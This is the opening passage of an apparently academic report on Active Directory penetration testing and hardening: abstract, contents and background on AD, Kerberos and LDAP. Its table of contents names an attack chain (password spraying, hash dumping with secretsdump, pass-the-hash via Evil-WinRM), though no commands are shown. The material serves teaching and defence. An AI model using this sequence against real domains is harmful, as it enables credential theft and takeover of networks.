

Acknowledgments

We would like to express our sincere gratitude to our professor, Dr. Rim Bouhouch, for her valuable guidance and insightful advice throughout the realization of this project. Her expertise and dedication have been a source of inspiration and have greatly contributed to the success of this work.

we extend our gratitude to all those who have played a role, big or small, in ensuring the smooth progression of our project

Abstract

This project focuses on addressing the critical security challenges posed by vulnerabilities within Active Directory (AD), a core technology widely used in enterprise environments for identity and access management. The study involves a comprehensive exploration of AD security, including the identification of existing vulnerabilities and the implementation of effective hardening strategies. The project follows a structured methodology: penetration testing of a preconfigured vulnerable AD environment to uncover misconfigurations and weaknesses, followed by the application of best practices to mitigate these issues. The final results demonstrate the significant improvement in the security posture of the hardened AD environment. This report provides detailed insights into the processes and tools employed, emphasizing the importance of proactive AD security measures in protecting organizational infrastructures against evolving cyber threats.

Keywords: Active Directory, penetration testing, hardening, cybersecurity, Vulnerabilities assessment.

Résumé

Ce projet se concentre sur les défis de sécurité critiques posés par les vulnérabilités au sein d'Active Directory (AD), une technologie centrale largement utilisée dans les environnements d'entreprise pour la gestion des identités et des accès. L'étude comprend une exploration approfondie de la sécurité d'AD, notamment l'identification des vulnérabilités existantes et la mise en œuvre de stratégies de renforcement efficaces. Le projet suit une méthodologie structurée : des tests d'intrusion sur un environnement AD vulnérable préconfiguré pour détecter les mauvaises configurations et faiblesses, suivis de l'application des meilleures pratiques pour atténuer ces problèmes. Les résultats finaux montrent une amélioration significative de la posture de sécurité de l'environnement AD renforcé. Ce rapport fournit des informations détaillées sur les processus et les outils utilisés, mettant en avant l'importance de mesures de sécurité proactives pour protéger les infrastructures organisationnelles contre les menaces cybernétiques en constante évolution.

Mots-clés: Active Directory, test d'intrusion, renforcement, cybersécurité, vulnérabilités.

Contents

General Introduction	1
1 Preliminary Study	2
1 Introduction	2
2 Overview of Active Directory	2
2.1 Key Features of Active Directory	2
2.2 Active Directory in a professional environment	3
2.3 Unique Aspects of Active Directory	3
2.4 Alternatives to Active Directory	3
2.5 Kerberos Authentication Protocol	4
2.6 Key Components of Kerberos	4
2.7 Kerberos functionality	4
2.8 Security Features	5
2.9 Limitations of Kerberos	5
2.10 Diagram of Ticket Flow in Kerberos	6
2.11 LDAP in Active Directory	7
2.12 Key Components of LDAP in Active Directory	7
2.13 LDAP Authentication Process	7
2.14 Understanding vulnerability Assessment	8
2.15 Hardening	10
2.16 Problem Statement	11
3 Existing Vulnerabilities in Active Directory and Their Impact	11
3.1 Vulnerabilities Related to User Behavior	11
3.2 Vulnerabilities Related to Misconfigurations	12
3.3 Vulnerabilities Within Protocols	13
3.4 Impact of These Vulnerabilities	15
4 Conclusion	15
2 Active Directory Planning and Vulnerability Assessment	16
1 Introduction	16
2 Planning the AD Environment	16
3 Conducting a Vulnerability Assessment	19
3.1 Enumeration	19
3.2 Checking for Leaked Credentials via SMB	22
3.3 Gathering Useful Files with Spider_Plus	23
3.4 Displaying Gathered Files Using jq	23

3.5	Analyzing Retrieved Files	25
3.6	Enumerating Users with RID Brute-Forcing	26
3.7	Preparing a User List for Password Spraying	26
3.8	Performing the Password Spraying Attack	27
3.9	Credential Extraction and Saving	27
3.10	Gathering BloodHound Data for Privilege Escalation	28
3.11	Analyzing BloodHound Data for Privilege Escalation Paths :	29
3.12	Re-enumerating Shares and Users with New Credentials	31
3.13	Discovering SQL Account Membership in the Admins Group	34
3.14	Dumping Hashes with secretsdump.py Using SQL Account Credentials	36
3.15	Connecting Using Pass-the-Hash with Evil-WinRM	37
3.16	Conclusion	38
3	Hardening Active Directory	39
1	Introduction :	39
2	Reviewing Key Security Misconfigurations	39
2.1	SMBv1	39
2.2	Description Fields	41
2.3	Firewall and Antivirus Disabled	42
2.4	Machine Account Quota Misconfiguration	43
2.5	Default Group Policy Object (GPO) Only	44
3	Eliminating excessive privileges and restricting access to critical resources	45
3.1	Creating a GPO: Domain Control Protocol	45
4	Implementing Best Practices for Password Policies and Account Management	53
4.1	Audit of Minimum Password Length	53
4.2	Password History Retention	54
4.3	Maximum Password Age	54
4.4	Minimum Password Length	55
4.5	Enforcing Account Lockout Policies	55
4.6	Testing Password Policy Enforcement	56
4.7	Enforcing Session and Ticket Lifetimes	57
4.8	implementing LAPS	58
4.9	Enabling Privileged Access Management (PAM)	63
5	Enhancing auditing and monitoring mechanisms to detect suspicious activities	64
5.1	Configuring Audit Policies for Active Directory	64
5.2	Monitoring Event Logs for Audit Success	65
5.3	Running a Domain Health Check with PingCastle	65
5.4	Analyzing Domain Risk with PingCastle Indicators	66
5.5	Comparison to Initial PingCastle Test:	67
5.6	Post-Hardening Results	68
5.7	A Fortress Impervious to Attack	69
6	conclusion	69
	General Conclusion	70
	Bibliography	71

A setting up Vulnerable AD	72
----------------------------	----

List of Figures

1.1	Kerberos functionality [1]	5
1.2	Kerberos limitations [6]	6
1.3	Kerberos tickets flow [7]	6
1.4	LDAP Authentication Process [9]	8
1.5	Vulnerability assessment steps [10]	9
1.6	AD Attacks Over Time [14]	13
1.7	Prevalence of RDP in Cyber Attacks [14]	14
2.1	AD Environment	17
2.2	Vulnerable AD	18
2.3	Nmap enumeration	20
2.4	SMB Enumeration	20
2.5	Anonymous SMB Enumeration	20
2.6	/etc/hosts file	21
2.7	SMB enumeration with guest	21
2.8	list SMB Shares	22
2.9	login successful	23
2.10	Spidering the files	23
2.11	Displaying valid paths	24
2.12	getting important files	24
2.13	files content	25
2.14	Decoding the Base64 password	25
2.15	Users Displaying	26
2.16	gathering users	26
2.17	Password Spraying	27
2.18	Credentials Extraction	27
2.19	BloodHound Logging in	29
2.20	upload in progress	30
2.21	marking the Owned target	30
2.22	transitive object control	31
2.23	Reading Users Descriptions	32
2.24	Obtained Credentials	32
2.25	Ellynn's node info	32
2.26	Unlocked Share	33
2.27	Secret file	33
2.28	Password decoding	33

2.29 Password spraying	34
2.30 Credentials verification	34
2.31 Credentials verification	35
2.32 Credentials verification	35
2.33 dumping secret hashes	36
2.34 domain's secret hashes	36
2.35 Pwn3d administrator	37
3.1 SMB1 verification	39
3.2 SMB1 enabled	40
3.3 Disable SMBv1	40
3.4 SMB1 disabled	40
3.5 Users descriptions	41
3.6 Updated descriptions	41
3.7 Disabled Firewall and antivirus	42
3.8 Enabled Firewall and antivirus	42
3.9 Machine Account Quota	43
3.10 Disabling Machine Account Quota	43
3.11 Absence of GPOs	44
3.12 Creating the first GPO	45
3.13 LDAP signature	45
3.14 Encrypt or Sign Secure Channel Data	46
3.15 Digitally Encrypt Secure Channel Data	46
3.16 Digitally Sign Secure Channel Data	47
3.17 Client: Digitally Sign Communications (Always)	47
3.18 Client: Digitally Sign Communications (If Server Agrees)	48
3.19 Server: Digitally Sign Communications (Always)	48
3.20 Digitally Sign Communications (If Client Agrees)	48
3.21 Anonymous Enumeration of SAM Accounts and Shares	49
3.22 LAN Manager Authentication Level	49
3.23 Minimum Session Security for NTLM SSP Clients	50
3.24 Minimum Session Security for NTLM SSP Servers	50
3.25 Audit NTLM Traffic Inbound	50
3.26 Outbound NTLM Traffic to Remote Servers	51
3.27 Kerberos encryption Types	51
3.28 Target Server SPN Validation Level	52
3.29 GPO linking	52
3.30 selecting the created GPO	53
3.31 Audit of Minimum Password Length	53
3.32 Password History Retention	54
3.33 Maximum Password Age	54
3.34 Minimum Password Length	55
3.35 Account lockout duration	56
3.36 Account lockout threshold	56
3.37 Password testing	57
3.38 expected error	57

3.39	configured tickets	58
3.40	AD Schema Extension for LAPS	59
3.41	LAPS Permissions Configuration	59
3.42	Assigning LAPS Permissions	60
3.43	Delegating LAPS Permissions for Computers	60
3.44	Delegating LAPS Read and Reset Permissions	61
3.45	Configuring LAPS Group Policy Settings	62
3.46	Linking LAPS GPO to OU	62
3.47	choosing the LAPS GPO	63
3.48	Enabling PAM	63
3.49	configured settings	64
3.50	Monitoring Logs	65
3.51	Domain Health Check with PingCastle	66
3.52	Domain Risk Analysis	67
3.53	SMBv1 and NTLM Disabled	68
3.54	Kerberos Authentication Failure	68
3.55	Restricted LDAP Access	68
A.1	Configuring Vulnerable AD Environment	72
A.2	User Creation Process	73

List of Tables

1 IP Addresses Table 17

List of Acronyms

Acronym	Description
AD	Active Directory
AD DS	Active Directory Domain Services
IT	Information technology
LDAP	Leightweight Directory Access Protocol
DNS	Domain Name System
OUs	Organizational Units
SMB	Server Message Block
NTLM	NT Lan Manager
jq	JSON query language
Rid	Relative Identifier
Prevesc	Privilegie Escalation
nxc	NetExec
WinRM	Windows Remote Management
RDP	Remote Desktop Protocol
GPOs	Group Policy Objects
LAPS	Local Administrator Password Solution
PAM	Privileged Access Management
SAM	Security Accounts Manager
SPN	Service Principal Name
KDC	Key Distribution Center
AS	Authentication Server
TGS	Ticket Granting Server
TGT	Ticket Granting ticket
TS	Service Ticket
SSO	Single Sign-On

General Introduction

The rise of digital technologies has dramatically transformed how businesses and institutions operate. More and more critical processes now rely on complex and interconnected computer systems. These systems not only facilitate resource and information management but also open new possibilities for organizations, such as remote collaboration, big data analysis, and process automation. However, this growing digitalization brings new challenges, particularly in terms of security. Cyberattacks have multiplied and become increasingly sophisticated, threatening the confidentiality, integrity, and availability of sensitive data. In this context, securing IT infrastructures has become a priority for organizations.

Among the key technologies enabling centralized management of resources and users within organizations, Active Directory (AD) holds a central role. Active Directory is a directory service used for managing identities and resources across a network. Although it is extremely powerful and widely adopted, its complexity and central role in the IT infrastructure make it a prime target for cyberattacks. Many vulnerabilities have been identified within Active Directory, some of which could have severe consequences if exploited by attackers. This report focuses on evaluating vulnerabilities within Active Directory, particularly through penetration testing, and proposes measures to strengthen the security of this essential system.

The purpose of this report is to present a comprehensive analysis of Active Directory's vulnerabilities. First, the report explores a variety of vulnerabilities within Active Directory, demonstrating how these weaknesses can be exploited and their potential impact. The focus is on the misconfigurations and vulnerabilities that can be found within such environments. Following this, the report outlines the methodology of penetration testing in the context of AD, explaining how different attack vectors can be leveraged to assess the security of the system. Finally, the report discusses hardening techniques to mitigate identified vulnerabilities and improve the overall security posture of Active Directory environments.

The report is structured into three main chapters. The first chapter introduces Active Directory, explaining its key features, functions, and the types of vulnerabilities that can affect it. It lays the groundwork for understanding the security challenges that AD faces in a professional environment. The second chapter delves into the penetration testing process. Here, we focus on the identification and exploitation of misconfigurations and vulnerabilities within an AD environment. This chapter demonstrates the potential risks these vulnerabilities pose. Lastly, the third chapter covers the hardening process. It provides a detailed approach to securing Active Directory by proposing concrete solutions to reduce vulnerabilities and enhance its resilience against cyber threats.

Chapter 1

Preliminary Study

1 Introduction

In this chapter, we will explore Active Directory AD, a crucial directory service for managing network resources in organizations. We will begin by defining what Active Directory is and its role in centralized user and resource management. Next, we will highlight key features such as authentication, authorization, and Group Policies that enhance security and efficiency. Additionally, we will discuss alternatives to Active Directory and when they might be appropriate. Finally, we will present a general scenario to illustrate how Active Directory functions within an organizational context, showcasing its practical applications and benefits.

2 Overview of Active Directory

Active Directory (AD) is a directory service developed by Microsoft for managing permissions and access to network resources within Windows domain networks. It functions as a centralized database that stores information about users, computers, applications, and other resources, allowing administrators to manage and secure their IT environments efficiently. The core component of AD is Active Directory Domain Services (AD DS), which provides authentication and authorization services essential for network security[2].

2.1 Key Features of Active Directory

Active Directory (AD) offers a robust set of features that make it indispensable for managing IT environments in organizations of all sizes. These features enable streamlined administration, enhance security, and provide scalability, ensuring efficient operations in dynamic network infrastructures. Below are some of the key capabilities that highlight the importance of Active Directory in modern enterprise environments:

- **Centralized Management:** AD allows for centralized administration of user accounts and permissions, simplifying the management of large networks.
- **Authentication and Authorization:** AD verifies user identities (authentication) and their access rights to resources (authorization), ensuring that only authorized personnel can access sensitive information.

- **Hierarchical Structure:** AD hierarchically organizes objects, including domains, trees, and forests, which facilitates efficient management and scalability[2].

2.2 Active Directory in a professional environment

In professional environments, Active Directory plays a pivotal role in streamlining IT operations and enhancing organizational security. Its comprehensive features cater to the demands of modern enterprises, enabling efficient management of resources and ensuring scalability as businesses expand. The following points illustrate why organizations rely on Active Directory for their identity and access management needs:

- **Efficiency:** By centralizing user management, IT departments can streamline administrative tasks, reducing the time spent on routine operations.
- **Security:** AD enhances security through controlled access to resources, minimizing the risk of unauthorized access and data breaches.
- **Scalability:** As organizations grow, AD can easily accommodate new users and devices without significant restructuring.
- **Integration with Other Services:** AD integrates seamlessly with various Microsoft services and applications, making it a versatile solution for identity management[2].

2.3 Unique Aspects of Active Directory

Active Directory stands out among directory services due to its advanced features and functionalities that cater to diverse organizational needs. These unique aspects ensure robust performance, streamlined resource management, and enhanced security in complex IT environments. The following highlights demonstrate the distinct capabilities of Active Directory:

- **Global Catalog:** This feature allows for efficient searching of objects across multiple domains within a forest, providing a comprehensive view of available resources.
- **Organizational Units (OUs):** OUs help organize users and resources logically, enabling more granular control over permissions and policies.
- **Support for Multiple Protocols:** AD utilizes protocols like LDAP for directory access, Kerberos for authentication, and DNS for locating services within the network[2].

2.4 Alternatives to Active Directory

Although Active Directory is a dominant solution for directory services in enterprise environments, it may not always align with the specific needs or goals of every organization. Alternatives to Active Directory provide flexibility, cost-effectiveness, and compatibility with different IT infrastructures, offering viable options for organizations seeking alternative identity and access management solutions. Below are some noteworthy alternatives:

- **Azure Active Directory:** A cloud-based identity service that offers similar functionalities to traditional AD but is designed for modern cloud applications.
- **OpenLDAP:** An open-source implementation of LDAP that provides directory services without the proprietary constraints of Microsoft's solution.
- **JumpCloud:** A cloud-based directory service that supports cross-platform identity management for users on Windows, macOS, and Linux systems[3].

2.5 Kerberos Authentication Protocol

Kerberos is a robust network authentication protocol designed to provide secure authentication for users and services across untrusted networks. It utilizes a ticket-based system to allow entities to prove their identities without transmitting passwords directly over the network[4].

2.6 Key Components of Kerberos

1. **Key Distribution Center (KDC):** This is the central authority that manages authentication requests and issues tickets. It consists of two main components:
 - **Authentication Server (AS):** Authenticates users and issues Ticket Granting Tickets (TGT).
 - **Ticket Granting Server (TGS):** Issues service tickets based on the TGT for accessing specific services.
2. **Client:** The user or service requesting access to a resource.
3. **Application Server:** The service that the client wants to access, which must be registered with the KDC[4].

2.7 Kerberos functionality

The Kerberos authentication process involves several steps, which can be visually represented as follows: Kerberos Authentication Process

1. **Login Request:** The user logs in to their device, initiating a request for a TGT from the KDC.
2. **TGT Issuance:** The KDC authenticates the user and issues a TGT, which is encrypted and contains the user's credentials.
3. **Service Request:** When the user wants to access a service, they present their TGT to the TGS.
4. **Service Ticket Issuance:** The TGS verifies the TGT and issues a service ticket for the requested application server.
5. **Accessing Services:** The client presents this service ticket to the application server, which grants access if the ticket is valid.

6. the application server approves the connection [4].




Figure 1.1: Kerberos functionality [1]

2.8 Security Features

Kerberos employs several security mechanisms:

- **Symmetric Key Cryptography**: Uses shared secret keys for encryption and decryption of tickets.
- **Mutual Authentication**: Both client and server authenticate each other, preventing impersonation.
- **Single Sign-On (SSO)**: Users authenticate once and can access multiple services without re-entering credentials[4].

2.9 Limitations of Kerberos

While Kerberos is effective, it has some limitations:

- **Time Synchronization**: Requires synchronized clocks between clients and servers.
- **Replay Attacks**: If an attacker captures a valid ticket, they could reuse it unless safeguards are implemented.
- **Complexity**: The setup and management can be complex, requiring careful configuration[5].




Figure 1.2: Kerberos limitations [6]

2.10 Diagram of Ticket Flow in Kerberos

This diagram illustrates the flow of tickets in Kerberos: Kerberos Ticket Flow

1. User logs in and requests a TGT from the KDC.
2. KDC verifies credentials and sends back an encrypted TGT.
3. User requests a service ticket from the TGS using the TGT.
4. The TGS issues a service ticket for accessing the application server[4].




Figure 1.3: Kerberos tickets flow [7]

2.11 LDAP in Active Directory

Lightweight Directory Access Protocol (LDAP) is a protocol used to access and manage directory information services over a network. When integrated with Microsoft Active Directory (AD), LDAP allows for efficient querying and modification of directory entries, such as user accounts, groups, and permissions. This integration is crucial for managing user authentication and authorization in enterprise environments[8].

2.12 Key Components of LDAP in Active Directory

1. Active Directory (AD): A directory service developed by Microsoft for Windows domain networks. It uses LDAP as its primary access protocol.
2. LDAP Client: Any application or service that communicates with the LDAP server to perform directory operations, such as querying user information or authenticating users.
3. LDAP Server: The server that hosts the directory data, typically running on Windows Server as part of the Active Directory Domain Services (AD DS)[8].

2.13 LDAP Authentication Process

The typical flow for LDAP authentication against Active Directory is as follows:

1. User Login: The user attempts to log in to an application that uses LDAP for authentication.
2. Bind Request: The application sends a bind request to the AD server with the user's credentials.
3. Credential Verification: The AD server verifies the credentials against its database.
4. Response: If the credentials are valid, the server responds with an acknowledgment, allowing access to the application[8].




Figure 1.4: LDAP Authentication Process [9]

2.14 Understanding vulnerability Assessment

A vulnerability assessment is a systematic process used to identify, quantify, and prioritize vulnerabilities in a system or network. This process involves scanning for known vulnerabilities, misconfigurations, and weaknesses attackers could exploit. A vulnerability assessment aims to provide organizations with insights into their security posture and guide remediation efforts to mitigate identified risks[10].

2.14.1 Importance of Active Directory Security Assessments

Active Directory security assessments play a critical role in safeguarding an organization's IT environment. By systematically evaluating the configurations, policies, and overall architecture of AD, these assessments help identify weaknesses that could be exploited by malicious actors. Through detailed analysis, organizations gain valuable insights into potential vulnerabilities and are equipped with the necessary tools to enhance their security posture. Below are some of the core benefits of conducting such assessments:

- **Identifying Misconfigurations:** Many assessments focus on identifying misconfigurations within AD settings that could expose the organization to risks. For instance, Secureworks emphasizes examining the overall state of AD, including administrative models and group policy management to identify security control gaps.

- **Evaluating Security Policies:** Assessments often include a review of security policies and their implications for the organization. DeepSeas RED highlights the importance of analyzing group policies to ensure compliance with best practices and to identify vulnerabilities.
- **Providing Actionable Recommendations:** A key outcome of vulnerability assessments is the development of actionable remediation recommendations. These recommendations help organizations strengthen their AD security posture by addressing identified issues.
- **Risk Assessment:** Assessments typically include a risk assessment component, determining the potential impact and likelihood of exploitation for each identified vulnerability. This prioritization helps organizations focus on the most critical issues first[11].

2.14.2 Methodologies Used in Vulnerability Assessments

Conducting a thorough vulnerability assessment requires a structured approach that ensures all aspects of Active Directory security are evaluated. Various methodologies are employed to identify potential weaknesses, analyze their impact, and provide actionable insights for remediation. These methodologies, when implemented effectively, contribute to a robust and secure AD environment. The key steps involved in these assessments are outlined below:

- **Data Collection:** Tools and scripts are used to gather comprehensive data about AD configurations. This step is crucial to effectively identify vulnerabilities.
- **Analysis and Reporting:** After data collection, analysts review the findings and compile detailed reports that outline vulnerabilities, associated risks, and recommended remediation steps.
- **Continuous Monitoring:** Tools such as SmartProfiler for Active Directory offer real-time monitoring capabilities to ensure ongoing visibility into the AD security posture and to capture risks as they arise[10].




Figure 1.5: Vulnerability assessment steps [10]

2.15 Hardening

Hardening refers to the process of securing a system by reducing its surface of vulnerability. In the context of Active Directory, this involves implementing best practices to protect against unauthorized access and other cybersecurity threats. The goal is to create a robust security posture that minimizes the risks associated with AD[12].

2.15.1 Importance of Active Directory Hardening

Active Directory hardening is a crucial aspect of securing an organization's IT infrastructure. It involves implementing security best practices and measures to mitigate risks and protect the integrity of AD. Given the central role of Active Directory in managing user identities, permissions, and access to resources, hardening AD is essential to ensuring a secure and resilient environment. The key benefits of AD hardening are highlighted below:

- **Protecting Critical Assets:** Active Directory manages sensitive information and access rights for users and systems. By hardening AD, organizations can safeguard these critical assets from potential breaches .
- **Reducing Attack Surface:** Implementing hardening measures helps reduce the attack surface by eliminating unnecessary services, accounts, and permissions that could be exploited by attackers .
- **Ensuring Compliance:** Many regulatory frameworks require organizations to implement security controls for identity management systems such as Active Directory. Hardening practices help ensure compliance with these regulations[12].

2.15.2 Key Hardening Strategies

To effectively mitigate security risks and protect the integrity of Active Directory, organizations must implement robust hardening strategies. These strategies encompass various domains, including access control, domain controller protection, privilege management, and monitoring. By adopting these measures, organizations can strengthen their AD environment against potential threats and ensure its secure operation. Below, we outline some of the key hardening strategies:

1. Strengthen Access Controls:

- **Password Policies:** Enforce strong password policies requiring at least 15 characters with a mix of uppercase letters, lowercase letters, numbers, and symbols .
- **Multi-Factor Authentication (MFA):** Implement MFA for all users to add an additional layer of security beyond just passwords .

2. Protect Domain Controllers:

- **Regular Security Patches:** Ensure that domain controllers are updated promptly to address known vulnerabilities .
- **Network Segmentation:** Isolate domain controllers from other network segments to prevent lateral movement in case of a breach .

3. **Implement Least Privilege Principle:** Limit user permissions to only what is necessary for their job functions. This reduces the risk of privilege escalation attacks and minimizes potential damage from compromised accounts .
4. **Enhance Monitoring and Response:**
 - **Continuous Monitoring:** Establish continuous monitoring of AD activities to detect suspicious behavior early.
 - **Vulnerability Assessments:** Conduct regular assessments to identify and remediate security gaps within the AD environment .
5. **Secure Administrative Workstations:** Use dedicated workstations for administrative tasks that have minimal software installed and are isolated from the general network[13].

2.16 Problem Statement

The increasing reliance on Active Directory for managing user identities and access rights has made it a prime target for cyber threats. Organizations face challenges in securing their AD environments due to factors such as misconfigurations, weak authentication practices, and insufficient monitoring of user activities. This project aims to assess the vulnerabilities present in an Active Directory setup, implement effective hardening strategies, and enhance overall security measures to protect critical assets. By incorporating these sections into your report, you provide a comprehensive overview of vulnerability assessment and hardening while clearly stating the project's objectives and challenges.

3 Existing Vulnerabilities in Active Directory and Their Impact

Active Directory (AD) is a vital component of many organizations' IT infrastructure, but it is also susceptible to various vulnerabilities that can be exploited through user behavior, misconfigurations, and weaknesses in protocols. Understanding these vulnerabilities is crucial to improve security and mitigate risks[14].

3.1 Vulnerabilities Related to User Behavior

Human behavior remains one of the most significant factors influencing the security of Active Directory environments. Many vulnerabilities stem not from technical misconfigurations but from improper or risky actions by users. Below, we highlight key vulnerabilities related to user behavior that can jeopardize the integrity of Active Directory systems:

- **Weak Passwords:** Many users still employ weak or default passwords for their accounts. This practice makes it easier for attackers to gain unauthorized access through brute force attacks or credential stuffing. Once inside, attackers can escalate privileges and access sensitive information .

- **Over-Permissioned Accounts** Users often inherit excessive privileges due to group memberships. If an attacker compromises such an account, they can exploit these permissions to move laterally within the network, accessing critical resources without detection.
- **Insider Threats:** Employees with legitimate access may inadvertently or maliciously misuse their privileges, leading to data breaches or unauthorized changes within AD. This behavior can stem from a lack of awareness or poor cybersecurity training[15][14].

3.2 Vulnerabilities Related to Misconfigurations

Active Directory environments are highly configurable, offering administrators significant flexibility. However, this flexibility also introduces the potential for misconfigurations that can compromise security. Below, we outline some of the most common vulnerabilities arising from improper configuration:

